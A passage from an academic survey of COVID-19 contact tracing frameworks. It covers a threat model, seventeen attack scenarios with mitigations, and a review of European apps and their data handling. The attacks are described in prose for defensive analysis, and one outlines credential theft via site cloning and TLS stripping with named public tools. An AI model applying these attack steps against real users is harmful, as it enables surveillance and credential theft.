PACT (UW)	Decentralised	Open [124]	Yes	No	No
PACT (MIT)	Decentralised	Not available	Yes	Optional	No
TCN	Decentralised	Open [125]	Optional	No	Yes
OpenCovidTrace	Decentralised	Open [126]	Yes	Yes[5]	No
Whisper Tracing	Decentralised	Not available	No	Optional	Yes

[1]Proprietary API; open source reference implementations are provided for a server [127] and an Android app [128]. [2]The goal of the consortium is to open source the code, but the repositories are not available yet [129]; open-source reference implementation is provided for an Android app [130, 131]. [3]While the approach is based on TraceTogether, it adds additional mechanisms (e.g., homomorphic encryption) to improve privacy aspects. [4]It integrates some of the advantages of centralised and decentralised approaches. While users do not need to register as in the case of BlueTrace, the backend server still is able to match infected and requesting users based on PET and the risk score computation. [5]When the Google/Apple protocol is used.

section.)) is based on BLE, in particular the "Exposure Notification" framework [39–41].

3.1. Adversaries. Adversaries are individuals, groups, or organisations who attempt to compromise the security/privacy of the contact tracing service or disrupt its operation. The model considers a (i) passive or active, (ii) honest-but-curious or malicious, and (iii) outsider or insider Adv who might try to put in place the following line of actions in order to attack a digital contract tracing system:

(1) Intercept, block, modify, inject, or replay any message in the public communication channel

(2) Use the mobile app to access the system and enable or disable the app's notification service at will

(3) Where applicable, the same Adv can try to register with the service multiple times, i.e., create multiple profiles

(4) The same Adv can carry multiple devices (smartphones) and install the app(s) on each of them

(5) The same Adv can try to install the legitimate app along with custom-made ones on the same device

(6) Install high-power antennas to amplify their reception and transmission signal to cover a wider area with the purpose of magnifying their tracking or broadcasting capacity

(7) Access the data stored in the device

(8) Cause Denial of Service (DoS), commotion to the system, harassment to the end-user, or contaminate the data provided to the system

(9) Setup and operate their own rogue backend server

(10) Have access to the source code of the backend server

(11) Collude with other end-user(s), persons working for the health or law enforcement authorities, or backend server admins

(12) Compromise a backend server and the underlying IT infrastructure

(13) Trick/lure end-users into installing malware on their devices, say, by exercising social engineering techniques

3.2. Assumptions. The following assumptions are made:

(i) The Adv adheres to all cryptographic assumptions, e.g., they are unable to decrypt a properly encrypted message without knowing the decryption key

(ii) All the communication channels between the backend server and any health authority and between the server and the end-users are secured, say, by means of a TLS tunnel and the use of strong cipher suites. This also means that the server holds and is associated with the expected valid X.509 certificate or public key. Assuming the use of Domain Name System Security Extensions (DNSSEC), an alternative method is for clients to obtain authenticated data directly from zone operators, say, by means of the DNS-based Authentication of Named Entities (DANE) protocol [42]

(iii) For interoperable contact tracing systems, say, between different countries, it is assumed that the respective intercommunication links are secured either at the transport layer (TLS) or preferably the network layer (IPsec)

(iv) Network perimeter security is enabled on the system's IT infrastructure, including the backend

server and its subsystems, and the respective systems of the involved authorities

(v) As per the Kerckhoffs's desideratum, and as a rule of thumb, the implementers must avoid a security by obscurity strategy. Therefore, it is assumed that the source code of the app along with the technical specifications of the system is publicly available. The same must apply to any server-side code

(vi) The client-side app only requests the minimum set of permissions necessary for its operation

(vii) Participation is fully voluntary (opt-in). The user can at any time uninstall the app, deny providing its observed interactions, etc.

3.3. Types of Adversaries. We consider the following categories of adversaries:

(i) Non-tech-savvy: they have access to the app and may be interested in pieces of data about other users that possibly leak from the app via the user interface, the app's internal storage, or otherwise. Such opponents are basically semihonest, also known as honest-but-curious (They behave according to the protocol but are interested in learning as much information as possible.)

(ii) Advanced: they have the knowledge, technical skills, and considerable resources to exercise any attack against the system. Their goals include DoS or harassment, identify infected persons with whom they have been in close proximity, monitor all kinds of traffic, including BLE beacons, app-backend communication, and exit nodes of mix networks, tracking users in short, mid, or long run either by eavesdropping on weak constructed ephemeral IDs (For instance, the 16-byte "Rolling Proximity Identifier" contained in the "Exposure Notification Service" payload as given in the respective Google/Apple framework [13].) or pseudonyms or other permanent IDs like the device's MAC address, and compromise the backend server. This category embraces any kind of hacker, researcher, IT security professional, etc. These actors are supposed to be mostly malicious, but in certain cases, they can also be honest-but-curious, e.g., academic researchers

(iii) Powerful: they comprise advanced adversaries with unlimited resources; hence, they are in position to exercise any kind of attack, including persistent ones, in large scale, say, conduct tactical espionage operations or infiltrate and obtain complete control over the system's IT infrastructure. They typically seek to learn information and extrapolate conclusions about the population of users, track specific targets (individuals) of interest or even construct the social interaction graph of a large part of the population, sabotage, cripple, or paralyse the system, broadcast a surge of bogus notifications that would cause panic, undermine the credibility of the system and subvert the authorities, etc. This category encompasses state-sponsored actors and large organisations

(iv) Peripheral: if motivated properly, say, monetary gain, bribe, revenge, corruption, extortion, and hacktivism, these insiders might act individually or, more likely, collude with the previous two categories of adversaries (outsiders) to inflict damage or exfiltrate confidential information. This category includes members of the family, system administrators, and persons working for the health, law enforcement, or other authorities, and thus, their capacity depends on their role in the organisation. For example, they may have admin access to a centralised architecture, be able to obtain subpoenas, counterfeit diagnosis tests, and so forth, granting them privileged access and elevated power. Such actors are mainly classified as honest-but-curious with more legitimate information available, but malicious behavior is not to be ruled out, e.g., think of a dissatisfied employee and a paid-off official

3.4. Data and Other Assets. The following key assets are identified:

(i) Any piece of data stored on or leaked from the smartphone, the protocol, say, BLE, or the app. These include the received and transmitted ephemeral IDs or pseudonyms, timestamp of interactions, device or service or app IDs like MAC address, IP address, and BLE exposure notification service metadata, say, the transmission power used to calculate the distance between the devices

(ii) Any piece of data stored on or leaked from any server in the system

(iii) Any information that can be inferred by eavesdropping on wireless or wired communication links

(iv) The relevant IT infrastructure, including the machines along with any network asset

3.5. Specific Attacks. Attacks that directly stem from the voluntary use of the app, e.g., disable notifications, or others that their impact is rather minor, e.g., inferring individuals who have installed and use the app, are out of scope of this section. The interested reader may also refer to the relevant work conducted by the ROBERT [19], DESIRE [23], DP-3T [9], and other teams [36, 38, 43, 44]. The potential attack scenarios described below are related to all frameworks except when explicitly mentioned otherwise, e.g., some attacks apply to centralised frameworks only.

(A1) *Identify Infected Persons (with Whom the Adv Was in Proximity).* The Adv, being also user of the legitimate app, needs to keep an external log of their personal interactions over time, i.e., who they met. If a notification about an infected person

arrives, say, from the backend server, then the Adv tries to match its log, say, notes or pictures, against the data in the notification, i.e., the ephemeral IDs of the infected person and the corresponding timeframe. To this end, the Adv may register and use multiple accounts (sybils) in the system and rotate frequently between them. Thereby, they can narrow down the list of possibly infected individuals or even directly identify the infected person. Micropayments, captchas, and similar methods can alleviate the problem of creating multiple accounts, but all these antidotes can be easily outsmarted by a motivated Adv.

(A2) *Identify Areas That Infected Persons Frequently Move or Live*. The Adv uses a long-range antenna connected to their device and wanders around certain areas of interest at specific times of the day, say, at night, to collect the respective ephemeral IDs. Then, they combine the notifications received against the collected data on its app to geographically map the infected individuals. In an alternative scenario, the Adv installs passive BLE receivers (readers) in several different strategic geographical areas to collect—and possibly upload to a server—as many ephemeral IDs along with the corresponding timestamps as possible. Then, they try to correlate the collected data against those included in the received notifications for infected persons. Such a strategy is effective at least for the relevant app's contagion time window, say, 14 days. The magnitude of this strategy is augmented if the Adv colludes with a peripheral actor, e.g., a backend server administrator. A proof-of-concept implementation of such a BLE contact tracing sniffer is given in [45].

(A3) *Injection of False Information*. The Adv attaches a long-range antenna to their transmitting device and places it in crowded areas. In this way, they can transmit their own ephemeral IDs to a much longer distance than that of the typical transmission range of the BLE advertisement. Therefore, many more devices will perceive and log the Adv's ephemeral ID(s). Next, the Adv must flag its status as "infected." This can be achieved in different ways, including going to the hospital, which verifies their infection (if already), bribes an infected individual to bring the Adv's smartphone to the hospital, colludes with the health authorities, and compromises the backend server. A different flavor of the same attack may arise if the Adv achieves to directly compromise the backend server or collude with peripheral actors, who will enable the Adv to directly transmit bogus notifications or events. Another possibility is to turn a short encounter with a user (that would not be relevant for a COVID-19 infection) into a longer encounter that might be deemed as relevant by the risk scoring algorithm.

(A4) *Beacon Proxying*. The Adv simply relays interactions (beacons) gathered with smartphones whose end-users have high probability of being diagnosed as infected. The Adv may for example capture and immediately or later relay elsewhere all interactions captured from individuals entering or exiting a hospital or other medical facility offering COVID-19 testing. In a similar scenario, the Adv collects a plethora of ephemeral IDs and uses a long-range antenna to replay (broadcast) it to crowded places. In this way, the receiving apps will store and possibly report in case of an infection falsified data, causing at the very least commotion to the system, undermining its credibility.

(A5) *Beacon Wormholing*. The Adv uses a custom-made app that collects beacons in a certain location. At the same time or later, they send the collected beacons over the Internet to another device for retransmitting them in a different area. In such a scenario, the system is forced into believing that a given individual(s) was in proximity with certain persons in a disparate geographical area. By combining this strategy with that in A4 and exercising it in a broad scale would subvert the trustworthiness of the system.

(A6) *Tracking of Individuals*. The Adv may attempt to track certain users within range via permanent IDs possibly leaked from the device, the underlying service, or the app. Such IDs include the MAC or IP address and cellular IDs like IMSI, TMSI, and GUTI. In particular, BLE is prone to such an attack if either the underlying operating system does not implement a robust MAC address randomisation scheme (in this case of type "random nonresolvable") or the synchronisation between MAC address randomisation and Bluetooth IDs is not in place (The ephemeral ID is periodically renewed to prevent location tracking of users and is broadcast via BLE advertisements using the BLE privacy feature. This feature is available as of Bluetooth 4.0 and uses regularly changing private addresses instead of fixed hardware addresses to prevent tracking of users who send out continuous BLE advertisements. The implementation must ensure that whenever a new ephemeral ID is used, the Resolvable Private Address (RPK) is changed as well to avoid linking of these two IDs. The current draft specification of the "Privacy-Preserving Contact Tracing" (v.1.2) developed in the context of Google/Apple joint effort, defines that "… the advertiser address rotation period shall be a random value that is greater than 10 min and less than 20 min." Also, the same specification designates that "the advertiser address, Rolling Proximity Identifier, and Associated Encrypted Metadata shall be changed synchronously so that they cannot be linked".). In

the latter case, the Adv may be able to associate a new MAC with an old ephemeral ID or new ephemeral ID with old MAC. Recent work [46] has demonstrated that several state-of-the-art devices which do implement MAC randomisation as an anonymisation measure are indeed susceptible to passive tracking.

(A7) *End-User Identification*. In cases the smartphone of an end-user directly uploads proximity tracing data to, say, a backend server, the admin(s) of that server, any passive eavesdropper exercising traffic analysis on any hop of the connection, or other actor, including the Internet Service Provider (ISP), Wi-Fi, or cellular provider, are able to perceive the ID and relative location of this user by means of the associated network IDs, e.g., the IP address. Note that Transport Layer Security (TLS) does not protect against traffic analysis. This threat is more significant for infected end-users and depending on the case can be partially or fully mitigated using IPsec tunnels, injection of dummy traffic, trusted proxies, or anonymity networks like Tor or I2P, but, say, "Torification" of the app is required. Note however that all such remedies typically come at a substantial cost, namely, they induce a considerable overhead in communication and processing time, drain the battery faster, and increase the volume of the data transferred, which may lead to extra charges if the user employs a cellular connection. As a side note, the number of observed ephemeral IDs may be quite large, especially in periods where the lockdown measures are eased.

(A8) *Leakage of Information Stored by the App*. This requires the Adv to obtain direct access to the device, e.g., members of the family, authorities, blackmailers, and thieves. If so, and given that apps keep locally their own broadcast IDs along with the observed ones, the Adv is in position to learn the targeted-person's interactions and possibly track them in a certain timeframe. Precisely, the Adv can learn the corresponding ephemeral IDs, both received and broadcast, enabling them to extract useful information about the social interactions of the user, track them (via the latter IDs), or possibly, if they have the technical skills, to forge the risk score calculated by the app. This means that apps must diminish the data stored on the device to the bare minimum and only for as long as is required. This threat can be mitigated if the relevant pieces of data are encrypted.

(A9) *Linkability*(According to RFC 6973, unlinkability is defined as "within a particular set of information, the inability of an observer or attacker to distinguish whether two items of interest are related or not (with a high enough degree of probability to be useful to the observer or attacker)" [47].). The Adv is in position to link broadcast IDs belonging to the same infected individual. As per A6, if the smartphone of an infected user directly transmits data to the backend server, the latter is enabled to (a) learn the number of ephemeral IDs the infected person gathered during the contagious period, (b) indirectly deduce if some users were colocated, e.g., in case the same ephemeral ID is reported by two or more infected persons during the same timeframe, and (c) possibly associate all different ephemeral IDs to the same persistent network ID. Third users have also the same capacity (c), given that the IDs of the infected individuals are shared. This exposure may be for the whole contagious timeframe or a part of it, say, one day, depending on the information shared to users for reconstructing an infected individual's ephemeral IDs. For example, the Adv might observe that they came across the same infected person at 11:00 AM and 15:00 PM. This also means that with reference to A1 and assuming that the timestamps associated with the ephemeral IDs are not obfuscated, the identification of the infected person is immediate, lifting the need for the Adv to create multiple IDs in the system.

(A10) *Use of Pseudonyms*. Typically, centralised systems rely on some type of pseudonymity, namely, the central server must be able to deobfuscate ephemeral IDs to the corresponding permanent or long-term ID of the user in order to notify the corresponding at-risk device owner. That is, in such designs, a permanent ID is assigned to the end-user during the registration phase, and the backend server generates the ephemeral IDs and pushes them to the client's device. This also means that server admins, peripheral actors, and any Adv who colludes with the former entities may be in position to (a) learn which people are at risk and (b) deanomymise and persistently track specific users of interest in the long run. Additionally, as more and more infected individuals upload their contact history, the central server can gradually expose the social interaction graph of a considerable part of the population for a certain epoch, including noninfected users that came in proximity with at least one infected. The wealth of privacy-sensitive information [48] stored in such a system and the potential for function creep (Collins dictionary defines function creep as "the gradual widening of the use of a technology or system beyond the purpose for which it was originally intended, especially when this leads to potential invasion of privacy".) make it a far more alluring target for the motivated Adv, especially for powerful ones, and thus more prone to data breaches and leaks.

(A11) *Radio Jamming*. Using a radio jammer, the Adv blocks device proximity interactions in a certain area. The stronger the jammer the larger the affected area.

(A12) *Blocking*. In some centralised approaches, the ephemeral IDs are created on the server and sent to the client. Typically, a batch of future IDs is created, e.g., enough for two days. An Adv could mount a DoS attack to prevent the IDs from reaching the client. The Adv may also block the upload of the list of ephemeral IDs to the backend.

(A13) *Resource Exhaustion*. The Adv creates an upsurge of proximity events with the aim of exhausting the recipients' smartphone computing resources, including battery, memory, and CPU. On top of that, legitimate events may be missed or dropped by the overstressed device or app. The use of a long-range antenna is anticipated to maximise the magnitude of this tactic.

(A14) *Beacon Silencing*. The Adv tries to fool a reader into thinking that a BLE beacon is remote, while it actually exists in its vicinity. This may be feasible if the transmitted power field (txPower) also known as measured power of the beacon frame is exposed. txPower is typically a factory-calibrated constant, which denotes what is the expected Received Signal Strength Indicator (RSSI) at a distance of one meter to the beacon. As already pointed out, the txPower is used along with the RSSI in the proximity calculation. For instance, if the smartphone realises that its RSSI is identical to the txPower field contained in the advertisement, it assumes that it is exactly one meter away. Pertinent is also the fact that due to the high fluctuations of the RSSI value, the proximity calculation is typically averaged by multiple signals. The Adv may transmit a flood of spoofed beacons with a greater txPower value, thus biasing the estimation of proximity toward the fake readings, which in turn yields to faulty proximity estimation. Lately, the specification of the Google/Apple joint framework mandates the encryption of the "Associated Encrypted Metadata" field, which contains the txPower value. Therefore, this field can only be decapsulated after a user is diagnosed as infected and agrees to share their daily key (called "temporary exposure key" in the Google/Apple framework). Note that signal attenuation (txPower-RSSI) is one of the risk parameters for calculating the overall exposure risk [12]. Given the above analysis, if an amplifying antenna is being employed, any smartphone close to it, but not the ones away from it, will observe unusual strong RSSIs. Therefore, as a defensive measure, the receiving app can be instructed to at least drop "too loud" advertisements. Moreover, similar to typical beacons, contact tracing apps will set txPower to a constant value, meaning that at a minimum any instance of the same app will be aware of the proper txPower value. This also means that certain thresholds regarding txPower and RSSI values need to be determined.

(A15) *Sybils*. The Adv may install more than one contact tracing app on the same device, i.e., the legitimate one and one or more custom-made. From a receiving (reader) device's viewpoint, these, say, two apps running on the same smartphone, will be perceived as two different devices (persons). Given MAC randomisation, it is not trivial to associate the beacons stemming from these apps with the same device. In a similar approach, the Adv carries with them more than one device with one or more apps running on each device. Such a tactic, especially if combined with A3, is certain to pollute the data received by readers, create commotion to the system, and possibly taint epidemiological analysis.

(A16) *Malware*. The Adv may lure the user into installing a spyware-like app on their device with the purpose of realising A8. Specifically, such an app will secretly monitor, say, BLE beacons, and will report any incident of sensing these beacons to a remote service controlled by the attacker. Such an app may also ask for location permissions, e.g., for activating GPS, thus enabling the Adv to profile the user in the long-term. In another scenario, the Adv may lure the victim into downloading a repackaged app instead of the legitimate one, say, by means of malvertising. Such an app may track relevant data and transmit it to the Adv via a covert channel, display fake notifications to the user, block the receiving/uploading of certain messages, and forge messages and risk scores, to name a few.

(A17) *Man-in-the-Middle*. Some systems, especially the centralised ones, require user registration prior to allowing access to the service. In such a case, the Adv, residing in the same network as the victim(s) or colluding with one who does, may attempt to gather user credentials, namely, username and password by exercising a Man-in-the-Middle (MITM) attack. To this end, the Adv uses, say, the SET tool [49], and clones the legitimate website enabling registration at the backend on the local host running Apache server. Next, the Adv needs to redirect the victim(s) on the local network from the legitimate website to the cloned one. For this, they typically need to create a DNS file that will enable the redirection. Also, the Adv must find a way to overcome TLS protection (HTTPS) on the registration page, as well as the protection provided by the HTTP Strict Transport Security (HSTS) header, if any, which compels web browsers to enforce HTTPS. This may be achieved by using a MITM framework like Bettercap [50], which uses a built-in SSL-Strip function. It is stressed that such an attack uses publicly available tools and thus can be mounted by even a script-kiddie.

3.6. Mitigation Techniques. This section summarises the main approaches to alleviate the potential attack scenarios presented above. The focus of this section is on the main centralised and decentralised frameworks, that is, DP-3T and PEPP-PT; however, the methods presented here can be applied to other frameworks with the same architecture as well.

DP-3T. In regard to security, the DP-3T framework describes three main aspects: fake contact events exploited by a potential attacker to trick the user; suppressing at-risk contacts, in which people are blocked from knowing they are at risk; and prevent contact discovery, in which the system functionality is obstructed due to, say, jamming of Bluetooth radio. As discussed by the DP-3T consortium [9], to cope with fake contact events, the low-cost design prevents relay attacks in which an EphID is relayed with a delay of more than one day, because the seeds of infected users are bound to the day on which they are valid. In the case of the unlinkable design, this aspect is further mitigated, because EphIDs are linked to a certain *epoch* so that the attacker should rebroadcast the EphIDs in the same epoch. To avoid a user claiming another user's EphID as their own, the use of a hash function and a pseudorandom function to derive EphIDs from a seed makes infeasible to learn another user's seed from observing their broadcasts.

With respect to privacy concerns, the DP-3T specification considers several aspects. First, the *social graph* represents the social relationships between users in the system. The DP-3T approach does not reveal such a graph to any party, except for the two users involved in a contact. Second, the *interaction graph* reflects close-range physical interactions between users. In this case, it is not possible to infer about people in contact from the EphIDs being shared. Third, *location traceability* should be also avoided. In DP-3T, the EphIDs are unlinkable, and only the user's smartphone knows the seed to generate them. In case a user is infected and gives permission, the seed of the first contagious day is uploaded to the backend. Taking into account this seed, the user's EphIDs are linkable from the start of the contagious day until the seed is uploaded, when the phone will generate a new seed. In the case of the unlinkable design, EphIDs remain unlinkable, as long as the server is considered honest. Fourth, *at-risk individuals* make reference to people who recently contacted with infected individuals, and only they should know about this circumstance. The system does provide this feature since the seeds of an infected person do not reveal anything about their contacts. Fifth, *COVID-19-positive status* means that the system should ensure that only infected people and the corresponding health authority know about this circumstance. In the case of the unlinkable design, this issue is mitigated because of the unlinkability properties of the EphIDs of infected people.

PEPP-PT. According to its designers, malicious backend admins are not considered as adversaries because the cost to succeed in the attack outweighs the benefits. Also, state-level adversaries are considered out of scope of the threat model of the system; a potential mitigation is that users can change their pseudonym at any time by reinstalling the app and, thus, evade a continuous tracking by a state-level adversary.

Regarding Sybil attacks, i.e., registration of multiple accounts by the same user, PoW and Captcha are used. The authentication of the EBIDs is addressed by using authenticated channels between the app and the backend. By using a TAN provided by a healthcare professional, it is ensured that only officially diagnosed users can upload EBID lists to the backend server. The backend server is the only one having in possession—ideally stored in a hardware security module—the secret key to produce EBIDs from the persistent ID (PUID) of the user. Thus, EBIDs are linkable to a PUID by the backend server only. In scenario A3, the possibility of turning a short encounter with a user (that would not be relevant for a COVID-19 infection) into a longer encounter that might be deemed as relevant by the risk scoring algorithm is described. A potential solution could be to use signed EBIDs, but this would create key management issues considering the large scale of proximity tracing apps.

Regarding the privacy properties of the system, the temporary IDs exchanged through BLE are pseudorandom and changed regularly, making it difficult for an attacker to associate multiple temporary IDs to the same device and consequently identify its user. Also, these IDs remain stored in the collecting devices and sent to the server only if the user is positive to COVID-19. The network traffic of all users when requesting updates of their risk score is indifferent so that an eavesdropper cannot distinguish at-risk from not-at-risk users. Periodically, older data are erased, reducing the probability of data misuse. The location privacy of users is protected by not collecting location data. An adversary can determine that a user is positive to COVID-19 by observing network traffic, namely, the user uploads a higher volume of data than usual; a mitigation measure is to use mix networks like Tor.

4. Digital Contact Tracing Mobile Apps

To help health authorities and governments in the fight against COVID-19 pandemic at the national level, many countries decided to develop and deploy mobile apps. This work focuses on European initiatives. Their goal is to detect as soon as possible new potential sources of infection so that the COVID-19 spread could be promptly mitigated. Two types of mobile apps can be found so far, namely, contact tracing apps and location sharing apps.

A *contact tracing app* is based on the digital contact tracing frameworks presented in Section 2 relying on proximity wireless technology such as BLE. When two users are physically close, the smartphones send their identity in terms of ephemeral IDs or pseudonyms to each other. Each smartphone records all its encounters that happened within a period of time, say, the last 14 days. If a user declares a COVID-19 infection, then all their encountered users that were evaluated at risk are warned of the situation through a central server, acting as an information dispatching office, and are requested to remain in self-isolation.

A *location sharing app* relies on the smartphone positioning information, i.e., via GPS tracking or cell tower mapping. For such an app, the user needs to accept that their smartphone sends on a regular basis, say, every 5 minutes, its

position to a central server, which can map every user for an unlimited period of time. If a user declares a COVID-19 infection, then all the users that were within a close range to the infected user during the last, say, 14 days are warned of the situation. As with contact tracing apps, all the concerned users are requested to self-isolate.

Note that location sharing apps appear to be far less privacy preserving for the users as the latter must agree to share continuously their location with a central server. In the case of contact tracing apps, only the—sometimes anonymised—information related to the encounters is shared.

Within the European landscape, some countries are still in the process of developing apps to help the fight against COVID-19. For instance, the U.K. government announced that the National Health Service (NHS) digital department deployed a contact tracing app, called *NHS COVID-19* [51]. The app uses BLE and is available for Android 6+ and iOS 13.5+. It is based on a centralised approach, and its source code can be found on GitHub [52]. It is currently under a testing phase on the Isle of Wight and in the London Borough of Newham [53]. Note that, while the NHS COVID-19 app was still in testing, a decentralised tracing app has been developed in parallel as a backup, based on the Google/-Apple framework. Eventually, the U.K. government decided to switch to the decentralised approach [54]. Belgium also entered quite late in the process of developing an app, as some media announced a release for September 2020. Lithuania is planning to buy a contact tracing app. Other countries like Sweden have no plans to develop or adopt any mobile app regarding the COVID-19 emergency.

Tables 3 and 4 sum up the different mobile apps that European countries have already deployed to fight against COVID19. Apps that are deployed outside the European continent are left for future work. A detailed discussion on each app is provided in the subsequent subsections. In particular, we focus our analysis in the main operational aspects of each app, including installation, functioning, and data retention and processing aspects, which are key considerations for privacy concerns. However, it should be noted that additional aspects could affect the massive deployment of contact tracing apps. Indeed, the requirements on battery usage and the compatibility between different apps and OS versions are explicitly mentioned by [55] as additional user concerns that could play a very significant role to roll out apps and on the decision-making process of other countries developing such pieces of software. Our work provides a complementary analysis to existing literature by providing an exhaustive review of ongoing efforts in EU countries.

Several European countries were very prompt to deploy mobile apps that assist in containing as much as possible the spread of the pandemic. Many have been released since the end of the summer 2020. This section is based on the available public information of the apps at the time of its writing. Consequently, note that some technical details might be missing.

4.1. Austria. The Austrian Red Cross in collaboration with the UNIQA Foundation and Accenture Austria developed *Stopp Corona* [56], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API (Stopp Corona was initially based on the DP-3T framework but was later upgraded to conform to the Google/Apple API [57].). The source code of the app can be found on GitHub [58].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 1.5 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user must provide his smartphone number. He then receives from the system a unique activation code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs and smartphone numbers of infected users are stored on the app server for 30 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app and its compliance with the GDPR can be found at the webpage [59]. The app is controlled by the Austrian Red Cross and technically operated by Accenture, which uses Microsoft Azure cloud service as server. In order to store and process the smartphone numbers, the system uses the Austrian hosting service World-Direct eBusiness solutions GmbH.

4.2. Bulgaria. After approval by the Bulgarian ministry, the company ScaleFocus developed *ViruSafe* [60], a free app available for Android 5+ and iOS 10+. The use of the app is on a voluntary basis. Contrary to a contact tracing app, ViruSafe is based on GPS location sharing to enable institutions to act accordingly in case of an emergency. The source code of the app is available on GitHub [61].

Installation. After downloading the app, the registration with a personal ID number is required, and a SMS validation phase is performed to link the smartphone number to the user's identity.

Functioning. The app has a location tracker based on GPS coordinates, enabled voluntarily by the user, to create a heat map with potentially infected people. The users can also share any chronic diseases they may have. Additionally, the app can notify users under quarantine when the quarantine period is over.

Table 3: List of the European deployed mobile app characteristics.

Country	App name	Platform	Downloads (The number of downloads is as of September 15, 2020.) (Google Play)	Architecture framework	Wireless technology	App providers
Austria	Stopp Corona [56]	Android 6+ iOS 13.5 +	100 000+	Decentralised Google/Apple	BLE	Austrian Red Cross, UNIQA Foundation, Accenture, Microsoft, World-Direct eBusiness
Bulgaria	ViruSafe [60]	Android 5+ iOS 10+	10 000+	Centralised proprietary	GPS	ScaleFocus
Croatia	Stop COVID-19 [69]	Android 6+ iOS 13.5 +	10 000+	Decentralised Google/Apple	BLE	Ministry of Health
Cyprus	CovTracer [66]	Android 5+ iOS 9+	1 000+	Centralised proprietary	GPS, IP addresses, cell towers, Bluetooth	RISE, XM.com, Prountzos & Prountzos LLC
Czech Republic	eRouska [68]	Android 5+ iOS 11+	100 000+	Centralised proprietary	BLE	Ministry of Health
Denmark	Smittestop [72]	Android 6+ iOS 13.5 +	100 000+	Decentralised Google/Apple	BLE	Danish Ministry of Health and the Elderly, Danish Agency for Patient Safety, Danish Health and Medicines Authority, Statens Serum Institut, Danish Digitization Agency, Netcompany
Estonia	Hoia [74]	Android 6+ iOS 13.5 +	50 000+	Decentralised Google/Apple	BLE	Estonian Health Board, Ministry of Social Affairs, Health and Welfare Information Systems Centre, voluntary consortium of Estonian companies
Finland	Koronavilkku [77]	Android 6+ iOS 13.5 +	1 000 000+	Decentralised Google/Apple	BLE	Finnish Institute for Health and Welfare, Ministry of Social Affairs and Health, Social Insurance Institution of Finland, SoteDigi Oy, Solita Oy
France	StopCovid [79]	Android 5+ iOS 11.4 +	1 000 000+	Centralised ROBERT	BLE, ultrasounds	INRIA, Ministry for Solidarity and Health, Ministry of State for Digital Affairs
Germany	Corona-Warn-App [84]	Android 6+ iOS 13.5 +	5 000 000+	Decentralised Google/Apple	BLE	Deutsche Telekom, SAP Deutschland
Hungary	VirusRadar [88]	Android 5+ iOS 11+	10 000+	Centralised proprietary	BLE	NextSense
Ireland	COVID Tracker [90]	Android 6+ iOS 13.5 +	500 000+	Decentralised Google/Apple	BLE	Department of Health, Health Service Executive, NearForm, Twilio, Amazon
Italy	Immuni [93]	Android 6+ iOS 13+	1 000 000+	Decentralised Google/Apple	BLE	Ministry of Health, Ministry for Innovation Technology and Digitalisation, Bending Spoons S.p.A., Sogei S.p.A.
Latvia			100 000+		BLE	Ministry of Health, SPKC

Table 3: Continued.

Country	App name	Platform	Downloads (The number of downloads is as of September 15, 2020.) (Google Play)	Architecture framework	Wireless technology	App providers
	Apturi Covid [95]	Android 6+ iOS 13.5 +		Decentralised Google/Apple		
Netherlands	CoronaMelder [98]	Android 6+ iOS 13.5 +	100 000+	Decentralised Google/Apple	BLE	Ministry of Health, Welfare and Sport, National Institute for Health and Environment, Municipal Health Services, CIBG, KPN
Norway	Smittestopp [103]	Android 5+ iOS 12+	100 000+	Centralised proprietary	Bluetooth, GPS	Ministry of Health, Institute of Public Health, Simula
Poland	ProteGO [104]	Android 6+ iOS 13.5 +	500 000+	Decentralised Google/Apple	Bluetooth	Ministry of Digital Affairs, consortium of Polish companies
Portugal	StayAway Covid [108]	Android 6+ iOS 13.5 +	500 000+	Decentralised Google/Apple	BLE	Ministry of Health, NESC TEC, ISPUP, Keyruptive, Ubirider
Slovakia	ZostanZdravy [111]	Android 5+ iOS 10+	10 000+	Centralised proprietary	BLE, GPS	ZostanZdravy and Sygic initiatives, Slovak volunteers
Slovenia	OstaniZdrav [113]	Android 6+ iOS 13.5 +	50 000+	Decentralised Google/Apple	BLE	National Institute of Public Health, Ministry of Public Administration
Spain	RadarCOVID [116]	Android 6+ iOS 13.5 +	1 000 000+	Decentralised Google/Apple	BLE	General Secretariat for Digital Administration, State Secretariat for Digitalisation and Artificial Intelligence, Ministry of Economic Affairs and Digital Transformation
Switzerland	SwissCovid [119]	Android 6+ iOS 13.5 +	500 000+	Decentralised Google/Apple	BLE	Federal Office of Public Health, Federal Office of Information Technology, Systems and Telecommunication

Data retention. The data are collected in a central registry. They include the following personal data: smartphone number, personal ID number or passport number, age, gender, chronic illnesses, answers to personal status questions, and location of the smartphone. The data are reportedly stored for the duration of the emergency period as defined by the state.

Data processing. The user's consent is required for the processing of personal data. All collected data are accessible by the Ministry of Health, acting as data processor, and authorised governmental institutions with a digital certificate. The app also provides physicians with access to the processed data automatically. They can decide if and when to contact the users at risk and provide medical advice.

4.3. Croatia. The Croatian Ministry of Health developed *Stop COVID-19* [62], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [63].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 1.5 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user receives from a healthcare professional a

Table 4: List of the European deployed mobile app data management.

Country	App name	Data collection (server side)	Data retention (h = hour, d = day, m = month, y = year)	Data access (server side)
Austria	Stopp Corona [56]	UUIDs, smartphone numbers of infected users	(i) UUIDs, smartphone numbers of infected users: 30 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Austrian Red Cross
